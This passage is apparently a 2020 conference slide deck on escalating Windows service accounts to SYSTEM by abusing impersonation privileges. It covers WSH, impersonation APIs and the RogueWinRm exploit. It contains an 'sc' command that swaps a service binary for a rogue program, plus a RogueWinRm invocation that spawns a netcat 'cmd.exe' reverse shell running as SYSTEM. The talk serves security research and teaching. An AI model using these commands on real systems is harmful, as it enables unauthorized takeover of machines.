



# Windows Privilege Escalations: Still abusing Service Accounts to get SYSTEM privileges


Antonio Cocomazzi, Rome, September 27<sup>th</sup> 2020




# whoami

---

- System Engineer @ SentinelOne
- Passionate about IT security and constantly trying to learn and experiment new cool stuff, especially on Windows Systems
- CTF player and proud member of @DonkeysTeam



 @splinter\_code

 @antonioCoco

# Why this talk

---



juicy2\_la\_vendetta

You: Windows Privilege Escala...

- Windows Service Accounts usually holds “impersonation privileges” which can be (easily) abused for privilege escalation once compromised
- “Rotten/JuicyPotato” exploits do not work anymore in latest Windows releases
- Any chance to get our potatoes alive and kicking, again?

# Agenda

---



- Windows Services
- Windows Service Accounts
- WSH (Windows Service Hardening)
- Impersonation
- From Service to System
  - RogueWinRm
  - Network Service Impersonation
  - PrintSpoofer
  - RoguePotato
  - Juicy2
  - Chimichurri Reloaded
- Mitigations
- Conclusion

# Windows Services

---

→ What is a service?

- ◆ Particular process that runs in a separate Session and without user interaction.
- ◆ The classic Linux daemon, but for windows

→ Why so important?

- ◆ Most of the Windows core components are run through a service
- ◆ DCOM, RPC, SMB, IIS, MSSQL, etc...
- ◆ Being daemons they will be an exposed attack surface

→ Must be run with a Service Account User

→ Configurations are under *HKLM\SYSTEM\CurrentControlSet\Services*

# Windows Services

Process	CPU	Private Bytes	Working Set	PID	Session ID
wininit.exe		1,428 K	6,332 K	572	0V
services.exe		4,844 K	8,836 K	696	0S
svchost.exe		904 K	3,716 K	856	0H
svchost.exe	< 0.01	10,264 K	25,968 K	880	0H
svchost.exe		7,756 K	14,176 K	1004	0H
svchost.exe	< 0.01	2,296 K	7,820 K	412	0H
svchost.exe		1,672 K	6,388 K	1048	0H
svchost.exe		2,316 K	10,408 K	1072	0H
svchost.exe		1,892 K	8,400 K	1080	0H

→ How you recognize a service?

- ◆ Child process of services.exe (SCM)
- ◆ Process in Session 0
- ◆ From source code perspective:  
SvcInstall(), SvcMain(),  
SvcCtrlHandler(), SvcInit()...

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----

Group Name                               Type                               SID
=====
Mandatory Label\System Mandatory Level   Label                               S-1-16-16384
Everyone                                  Well-known group                    S-1-1-0
BUILTIN\Users                             Alias                                S-1-5-32-545
NT AUTHORITY\SERVICE                     Well-known group                    S-1-5-6
CONSOLE LOGON                             Well-known group                    S-1-2-1
NT AUTHORITY\Authenticated Users          Well-known group                    S-1-5-11
NT AUTHORITY\This Organization            Well-known group                    S-1-5-15
LOCAL                                     Well-known group                    S-1-2-0
```

→ How the NT Kernel recognize a service...


- ◆ S-1-5-6 Service  
A group that includes all security principals that have logged on as a service.

# Windows Service Accounts

---

- Windows Service Accounts have the password managed internally by the operating system
  
- Service Account types:
  - ◆ Local System
  - ◆ Local Service / Network Service Accounts
  - ◆ Managed Service & Virtual Accounts
  
- Allowed to logon as a Service, logon type 5

# Windows Service Accounts





# Windows Service Hardening (WSH)

---

- Until Windows Server 2003/XP every service was run as **SYSTEM**
- If you compromise a service you have compromised also the **whole machine**
- WSH to the rescue, at least that was the initial goal
- Great references by @tiraniddo [1] and @cesarcer [2]

[1] <https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html>

[2] <https://downloads.immunityinc.com/infiltrate-archives/WindowsServicesHacking.pdf>

# Windows Service Hardening (WSH)

---

## → Limited Service Accounts

- ◆ Introduction of the **LOCAL SERVICE** and **NETWORK SERVICE** accounts, less privileges than **SYSTEM** account.

## → Reduced Privileges

- ◆ Services run only with specified privileges (**least privilege**)

## → Write-Restricted Token

## → Per-Service SID

- ◆ Service access token has dedicated and **unique owner SID**. No SID sharing across different services

## → Session 0 Isolation

## → System Integrity Level

## → UIPI (User interface privilege isolation)

# Impersonation

---

→ *“Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread.”*

MSDN

→ Basically it allows to execute code on behalf of another user

→ Token forged by impersonation are called **secondary token** or **impersonation token**

→ Your process must hold the **SeImpersonatePrivilege** (“Impersonate a Client After Authentication”) to perform the impersonation

→ It is the prerequisite for all the techniques will be shown

# Impersonation

- Impersonation assigns a token to a **thread**, replace the token used in access checks for the majority of system calls [1]

## *Direct Setting*

SetThreadToken()  
ImpersonateLoggedOnUser()  
NtSetInformationThread(...)

## *Indirect Setting*

ImpersonateNamedPipeClient()  
RpcImpersonateClient()  
CoImpersonateClient()


## *Kernel Setting*

PsImpersonateClient()  
SeImpersonateClient/Ex()

[1] <https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20James%20Forshaw%20-%20Introduction%20to%20Logical%20Privilege%20Escalation%20on%20Windows.pdf>


# Impersonation

---




# Impersonation

---




# Impersonation

---



# Impersonation


---





# Impersonation

---





# Impersonation

---

- Impersonation is specific to **threads**
- Creating a process with a specific token gives more freedom
- It is possible to create a process with a specific token using only the `SeImpersonatePrivilege`, but...
- It has nothing to do with the internal working of Impersonation. It just make an RPC call on the **seclogon** service.  
**CreateProcessWithToken()** -> `SlrCreateProcessWithLogon()` that calls internally `CreateProcessAsUser()`
- You can also call directly **CreateProcessAsUser()** without using the seclogon service. You need **SeAssignPrimaryToken** privilege that is normally assigned to various windows service accounts

# Impersonation

→ You are wondering now: what is the link between Services and the impersonation privileges?



# From Service to SYSTEM



# From Service to System: Disclaimer

---

- We tried to report this kind of vulnerabilities to MS before the release, but this is the result...
- What MS think about the impersonation privileges [1]:
  - ◆ 22/11/2019 - MS answered “game over”, stating that elevating from a Local Service process (with SeImpersonate) to SYSTEM is an “expected behavior”, referring to this [MS public page](#)
- So after the first attempt to report, no one bothered anymore MS for those specific issues... `\\_(\ツ)\\_/`

[1] Disclosure timeline in <https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/>

# Side note: The easiest way to EOP from Service to SYSTEM


---

- Did you know? Starting from Windows 10 1803/Win Server 2019 up to September 2019 Security Update it was possible for “SERVICE” accounts to abuse “UsSvc” and get SYSTEM priv!!
- Once you had compromised a Service account, all you needed to do from a cmd/powershell was:



```
sc stop UsSvc & sc configure UsSvc binpath= c:\myevilprog.exe & sc start UsSvc
```

# Side note: The easiest way to EOP from Service to SYSTEM



# RogueWinRm

---

→ Release Date: *6 December 2019*


→ Authors: @decoder\_it - @splinter\_code - 0xEA (@DonkeysTeam)

→ Brief Description

- ◆ Force the BITS service to authenticate to a Rogue WinRm HTTP server in a NTLM challenge/response authentication resulting in a SYSTEM token stealing.

→ Requirements

- ◆ *WinRm Port (5985) available for listening*
- ◆ *By default impact only Windows clients, no Windows Servers*





# RogueWinRm

---


- When a BITS object get initialized a weird behavior happens
- BITS object could be created through a DCOM activation using its **CLSID** or by a simple “**bitsadmin /list**”

```
C:\Windows\System32>nc64.exe -lvnp 5985
listening on [any] 5985 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50654
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Type: application/soap+xml; charset=UTF-16
Authorization: Negotiate YGwGBisGAQUFAqBiMGCgGjAYBgorBgEEAYI3AgIKBgorBgEEAYI3AgIeokIEQE5UTE1TU1AAAQAAALeyC
OIJAAkANwAAAA8ADwAoAAAACgC6RwAAAA9ERVNLVE9QLTVBS0pQVDZXT1JLR1JJPVVA=
User-Agent: Microsoft WinRM Client
Content-Length: 0
Host: localhost:5985
```

# RogueWinRm

---

→ RogueWinRm is a minimal **webserver** that performs NTLM authentication over HTTP [1]



[1] <https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/>

# RogueWinRm

```
C:\everyone>whoami  
nt authority\local service
```

```
C:\everyone>whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----  
Privilege Name      Description          State  
-----  
SeAssignPrimaryTokenPrivilege  Replace a process level token  Disabled  
SeIncreaseQuotaPrivilege       Adjust memory quotas for a process  Disabled  
SeSystemtimePrivilege         Change the system time          Disabled  
SeShutdownPrivilege          Shut down the system            Disabled  
SeAuditPrivilege             Generate security audits        Disabled  
SeChangeNotifyPrivilege      Bypass traverse checking        Enabled  
SeUndockPrivilege            Remove computer from docking station  Disabled  
SeImpersonatePrivilege       Impersonate a client after authentication  Enabled  
SeCreateGlobalPrivilege      Create global objects           Enabled  
SeIncreaseWorkingSetPrivilege  Increase a process working set    Disabled  
SeTimeZonePrivilege          Change the time zone            Disabled
```

```
C:\everyone>RogueWinRm.exe -p "C:\everyone\nc64.exe" -a " 127.0.0.1 3001 -e cmd.exe"
```

```
Listening for connection on port 5985 ....  
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...
```

```
Received http negotiate request
```

```
Sending the 401 http response with ntlm type 2 challenge
```

```
Received http packet with ntlm type3 response
```

```
Using ntlm type3 response in AcceptSecurityContext()
```

```
BITS triggered!
```

```
[+] authresult 0
```

```
NT AUTHORITY\SYSTEM
```

```
[+] CreateProcessWithTokenW OK
```

```
C:\Windows\System32>nc64.exe -lvnp 3001
```

```
listening on [any] 3001 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50860  
Microsoft Windows [Version 10.0.18362.1082]  
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

# Network Service Impersonation

---

## Tyranid's Lair

---

Saturday, 25 April 2020

Sharing a Logon Session a Little Too Much

→ Release Date: *25 April 2020*

→ Authors: @tiraniddo

### → Brief Description

